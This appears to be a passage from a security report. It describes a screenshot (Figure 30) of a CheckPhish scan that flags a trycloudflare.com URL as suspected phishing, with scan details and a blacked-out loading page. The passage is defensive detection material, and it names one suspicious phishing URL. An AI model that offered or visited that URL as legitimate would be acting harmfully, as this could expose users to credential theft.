


Figure 30

- Phishing Detected

The screenshot shows a web browser window with three tabs open: 'gmail login - Yahoo India Search', 'checkphish - Yahoo India Search', and 'URL Insight | Dashboard | Bolster'. The main content area is from the 'app.checkphish.ai' site, displaying a scan result for the URL <https://observation-places-losses-charitable.trycloudflare.com>. The result is labeled 'Suspicious'. The 'Scan Results' section provides detailed information about the source URL, redirect URL, IP address, detection date, and certificate details. The 'Screenshot' section shows a blacked-out page with a loading message: 'Loading, please wait... Please allow 30 seconds for little or no content. Refreshing viewer...'. The 'Geo Location' section shows the location as United States of America. The bottom of the screen shows a Windows taskbar with various icons and system status.

Figure 31